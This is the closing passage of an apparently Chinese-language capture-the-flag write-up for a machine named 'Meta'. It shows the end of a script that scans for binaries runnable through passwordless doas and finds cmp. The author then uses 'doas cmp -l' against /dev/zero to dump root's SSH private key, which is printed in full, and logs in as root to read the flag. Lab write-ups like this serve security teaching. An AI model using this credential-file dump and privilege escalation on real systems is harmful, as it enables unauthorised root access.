    fullpath=$(which $val 2>/dev/null)
    if [ -n "$fullpath" ]; then
        check_bin "$fullpath"
    fi
done

echo "---------------------------------------------------"

echo -e "${YELLOW}[*] 正在扫描 /usr/bin 和 /bin 下的所有可执行文件 (可能较慢)...${NC}"
for d in $DIRS; do
    if [ -d "$d" ]; then
        for f in "$d"/*; do
            if [ -x "$f" ] && [ -f "$f" ]; then
                check_bin "$f"
            fi
        done
    fi
done

echo "---------------------------------------------------"
echo -e "${YELLOW}[*] 扫描结束。${NC}"
```




```
Meta:~$ sh a.sh
[*] 开始 Doas 智能扫描...
[*] 原理: timeout <time> doas -n <cmd> (捕获报错文本而非退出码)
--------------------------------------------------
[*] 正在扫描常见 GTFOBins 列表...
[+] 发现潜规则! -> /usr/bin/cmp
    回显样本: BusyBox v1.37.0 (2025-11-21 22:40:56 UTC) multi-call binary....
--------------------------------------------------
[*] 正在扫描 /usr/bin 和 /bin 下的所有可执行文件 (可能较慢)...
[+] 发现潜规则! -> /usr/bin/cmp
    回显样本: BusyBox v1.37.0 (2025-11-21 22:40:56 UTC) multi-call binary....
--------------------------------------------------
[*] 扫描结束。
```

doas执行cmp

```
Meta:~$ doas /usr/bin/cmp -l /root/.ssh/id_ed25519 /dev/zero | while read _
oct _; do printf "\\$oc
t"; done
cmp: EOF on /root/.ssh/id_ed25519
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
QyNTUxOQAAACBOyR8jMxEBxbwYWrDW+ozQrBbZ0c0WZxh4MPVngjRfrwAAAJBoCUTlaAlE
5QAAAAtzc2gtZWQyNTUxOQAAACBOyR8jMxEBxbwYWrDW+ozQrBbZ0c0WZxh4MPVngjRfrw
AAAECqwfHdqWeyCNBnSseB6RD608XQ+rqLO0UYSDVXj6I3ZU7JHyMzEQHFvBhasNb6jNCs
FtnRzRZnGHgw9WeCNF+vAAAACXJvb3RATWV0YQECAwQ=
-----END OPENSSH PRIVATE KEY-----
```

拿到root私钥



```
Meta:~$ nano aaa
Meta:~$ chmod 600 aaa
Meta:~$ ssh -i aaa root@127.0.0.1
          _
__      _____| | ___ ___  _ __ ___   ___
\ \ /\ / / _ \ |/ __/ _ \| '_ ` _ \ / _ \
 \ V  V /  __/ | (_| (_) | | | | | |  __/
  \_/\_/ \___|_|\___\___/|_| |_| |_|\___|

Meta:~# id
uid=0(root) gid=0(root) groups=0(root),0(root),1(bin),2(daemon),3(sys),4(adm),6(dis
floppy),20(dialout),26(tape),27(video)
Meta:~# cat /root/root.txt
flag{root-7c577b6ec894f1a5ce0a5800d361a962}
Meta:~#
```